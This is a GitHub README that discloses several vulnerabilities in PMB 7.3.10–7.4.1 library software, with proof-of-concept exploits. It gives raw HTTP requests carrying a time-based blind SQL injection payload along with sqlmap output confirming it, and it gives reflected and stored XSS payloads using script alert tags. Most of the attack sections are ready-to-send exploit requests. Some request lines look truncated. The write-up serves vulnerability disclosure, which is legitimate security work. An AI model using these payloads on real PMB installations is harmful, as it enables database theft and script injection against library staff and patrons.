jenaye / **PMB** Public

0 stars 0 forks

Star Notifications

Code Issues Pull requests Actions Projects Security Insights

main Go to file

jenaye Update README.md … on Sep 19 7

View code

README.md

PMB 7.4.1 - CVE-2022-38346

- Description : Allow authenticated attacker to dump database from POST request
- Affected version : 7.4.1

Information

To make this PoC, I just installed the software using docker (`https://github.com/jperon/pmb/`) and more than 10 injections like this one were currently found

- Vulnerability Type : SQL Injection (Authentificated)

POC


There is an exemple:

```
POST /pmb/circ.php?categ=listeresa&sub=encours HTTP/1.1
Host: 172.30.0.19
Content-Length: 1861
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.30.0.19
Content-Type: application/x-www-form-urlencoded
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Referer: http://172.30.0.19/pmb/circ.php?categ=listeresa&sub=encours
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PhpMyBibli-OPACDB=bibli; PhpMyBibli-LOGIN=admin; PhpMyBibli-
SESSNAME=PhpMyBibli; PhpMyBibli-SESSID=3846178265; PhpMyBibli-DATABASE=bibli;
searchFieldsTreeSaveStateCookie=root%2Croot%2Fparent_3%2Croot%2Fparent_4%2Croot%2Fpa
 pmb3846178265=dr61h5606viek57uuvoboerjvh
Connection: close

reservations_circ_ui_montrerquoi=valid_noconf&reservations_circ_ui_expl_codestat=&re
[by]=record&reservations_circ_ui_applied_sort[0][asc_desc]= AND (SELECT 6646 FROM
(SELECT(SLEEP(40)))xBfG)&reservations_circ_ui_applied_sort[1]
[by]=resa_date&reservations_circ_ui_applied_sort[1]
[asc_desc]=asc&reservations_circ_ui_json_filters=
{"id_notice":0,"id_bulletin":0,"id_empr":0,"montrerquoi":"all","f_loc":0,"empr_locat
[],"expl_section":"","expl_sections":[],"expl_statut":"","expl_statuts":
[],"expl_type":"","expl_types":
[],"expl_cote":"","expl_location":"","expl_locations":[],"groups":
[],"resa_condition":"","resa_loc_retrait":"","resa_loc":0,"ids":""}&reservations_cir
{"record":"233","expl_cote":"296","empr":"empr_nom_prenom","empr_location":"editions
[""]&reservations_circ_ui_json_applied_sort=[{"by":"record","asc_desc":"asc"},
{"by":"resa_date","asc_desc":"asc"}]&reservations_circ_ui_page=1&reservations_circ_u
{"page":1,"nb_per_page":40,"nb_per_page_on_group":false,"nb_results":0,"nb_page":1,"
{"montrerquoi":"empr_etat_resa_query","expl_codestat":"editions_datasource_expl_code
```

Preview



```
[14:28:47] [INFO] (custom) POST parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (2) and risk (1) values? [Y/n] Y
[14:28:47] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: reservations_circ_ui_montrerquoi=valid_noconf&reservations_circ_ui_expl_codestat=&reservations_circ_ui_expl_section=25&reservations_circ_ui_appli
ed_sort[0][by]=record&reservations_circ_ui_applied_sort[0][asc_desc]= AND (SELECT 6646 FROM (SELECT(SLEEP(20)))xBfG)&reservations_circ_ui_applied_sort[1][by]=
resa_date&reservations_circ_ui_applied_sort[1][asc_desc]=asc&reservations_circ_ui_json_filters={"id_notice":0,"id_bulletin":0,"id_empr":0,"montrerquoi":"all",
"f_loc":0,"empr_location":"","removal_location":"0","available_location":"","resa_state":"encours","expl_codestat":"","expl_codestats":[],"expl_section":"","e
xpl_sections":[],"expl_statut":"","expl_statuts":[],"expl_type":"","expl_types":[],"expl_cote":"","expl_location":"","expl_locations":[],"groups":[],"resa_con
dition":"","resa_loc_retrait":"","resa_loc":0,"ids":""}&reservations_circ_ui_json_selected_columns={"record":"233","expl_cote":"296","empr":"empr_nom_prenom",
"empr_location":"editions_datasource_empr_location","rank":"366","resa_date":"374","resa_condition":"resa_condition","resa_date_fin":"resa_date_fin_td","resa_
validee":"resa_validee","resa_confirmee":"resa_confirmee"}&reservations_circ_ui_json_applied_group=[""]&reservations_circ_ui_json_applied_sort=[{"by":"record"
,"asc_desc":"asc"},{"by":"resa_date","asc_desc":"asc"}]&reservations_circ_ui_page=1&reservations_circ_ui_nb_per_page=40&reservations_circ_ui_pager={"page":1,"
nb_per_page":40,"nb_per_page_on_group":false,"nb_results":0,"nb_page":1,"all_on_page":false,"allow_force_all_on_page":true}&reservations_circ_ui_selected_filt
ers={"montrerquoi":"empr_etat_resa_query","expl_codestat":"editions_datasource_expl_codestat","expl_section":"editions_datasource_expl_section"}&reservations_
circ_ui_ancre=&reservations_circ_ui_go_directly_to_ancre=&reservations_circ_ui_initialization=&reservations_circ_ui_applied_action=apply
---
[14:30:42] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[14:30:42] [INFO] the back-end DBMS is MySQL
[14:30:42] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web application technology: Nginx 1.14.2
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
```

PMB 7.3.10 - CVE-2022-34328

- Description : Allow attacker to inject arbitrary malicious HTML or Javascripts code in user web browser
- Affected version : 7.3.10 >=

Information

To make this PoC, I just installed the software (`https://forge.sigb.net/projects/pmb/files`)


- Vulnerability Type : XSS Reflected (Unauthentificated)

POC

There is an exemple with alert:

```
GET /index.php?
lvl=author_see&id=42691%27%7cecho%20%3E%3C/a%3E%3C/span%3E%3Cscript%3Ealert(1)%3C/sc
 HTTP/1.1
Host: xxxxx.fr
Cookie: PhpMyBibli-OPACDB=pmb_test; _ga=GA1.2.80710046205;
__utmz=147501360.tmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
__utma=147501632.2; PhpMyBibli-COOKIECONSENT=!pmbstatopac=true
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="101"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

Preview



```
ıdex.php?lvl=author_see&id=42698%27%7cecho%20></a></span><script>alert(1)</script>d5u3g%20ijwh7gefly%20%23xzwx
```

PMB 7.4.1 - CVE-XXX

- Description : Allow attacker to inject arbitrary malicious HTML or Javascripts code in user web browser by body parameter from POST request
- Affected version : 7.4.1 (lasted)

Information

To make this PoC, I just installed the software (`https://forge.sigb.net/projects/pmb/files`)

- Vulnerability Type : XSS Reflected (Unauthentificated)

POC

There is an exemple with alert:

```
POST /pmb/opac_css/index.php?lvl=search_result&search_type_asked=extended_search
HTTP/1.1
Host: localhost
Content-Length: 165
Cache-Control: max-age=0
sec-ch-ua: "-Not.A/Brand";v="8", "Chromium";v="102"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
```

```
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/pmb/opac_css/index.php?
lvl=index&search_type_asked=extended_search
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PhpMyBibli-OPACDB=bibli; PmbOpac-SESSNAME=PmbOpac; PmbOpac-
SESSID=2044540279; PhpMyBibli-OPACDB=bibli; PhpMyBibli-DATABASE=bibli; rwtxt-
domains=",68qr7xelmc"; PHPSESSID=gqhnot1fc67bn5he0bflumrbh7;
pmb3619056675=gr56m1hb6qesp47kqnsfpf8qn6
Connection: close

add_field=&search%5B%5D=f_1&op_0_f_1=EXACT&field_0_f_1%5B%5D=gang&explicit_search=1&
```

PMB 7.4.1 - CVE-XXX

- Description : Allow attacker to inject arbitrary malicious HTML or Javascripts code in user web browser by body parameter from POST request
- Affected version : 7.4.1 (lasted)

Information

To make this PoC, I just installed the software (`https://forge.sigb.net/projects/pmb/files`)

- Vulnerability Type : XSS Stored (Authentificated)

POC


There is an exemple with alert:

```
POST /pmb/admin.php?categ=cms_editorial&sub=type&elem=article&action=save&id=3
HTTP/1.1
Host: localhost
Content-Length: 229
Cache-Control: max-age=0
sec-ch-ua: "-Not.A/Brand";v="8", "Chromium";v="102"
sec-ch-ua-mobile: ?0
```

```
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/pmb/admin.php?
categ=cms_editorial&sub=type&elem=article&action=edit&id=3
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PhpMyBibli-OPACDB=bibli; PhpMyBibli-DATABASE=bibli; PhpMyBibli-
LOGIN=admin; PhpMyBibli-SESSNAME=PhpMyBibli; PhpMyBibli-SESSID=4768651558;
filesTreeSaveStateCookie=0.506966344966034%2C0.506966344966034%2F0.20485223066281089
 rwtxt-domains=",68qr7xelmc"; PHPSESSID=gqhnot1fc67bn5he0bflumrbh7;
pmb3619056675=gr56m1hb6qesp47kqnsfpf8qn6;
pmb4768651558=oj4vh2ag1b0eonnsirg5rmvn09
Connection: close

cms_editorial_type_label=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&cms_editorial_type_
```

Preview


localhost/pmb/admin.php?categ=cms_editorial&sub=type&elem=article&action=edit&id=3

Contenu éditorial > Types de contenu pour les articles

Types de contenu pour les rubriques
Types de contenu pour les articles
Statuts de publication

Modifier un Type de contenu

Libellé: <script>alert(1)</script>

Description / Commentaires: <script>alert(2)</script>

Sélection d'une page portail: Sans valeur

Variable d'environnement: Sans valeur

localhost/pmb/admin.php?categ=cms_editorial&sub=type&elem=article&action=save&id=3

localhost indique

1

Releases

No releases published

Packages

No packages published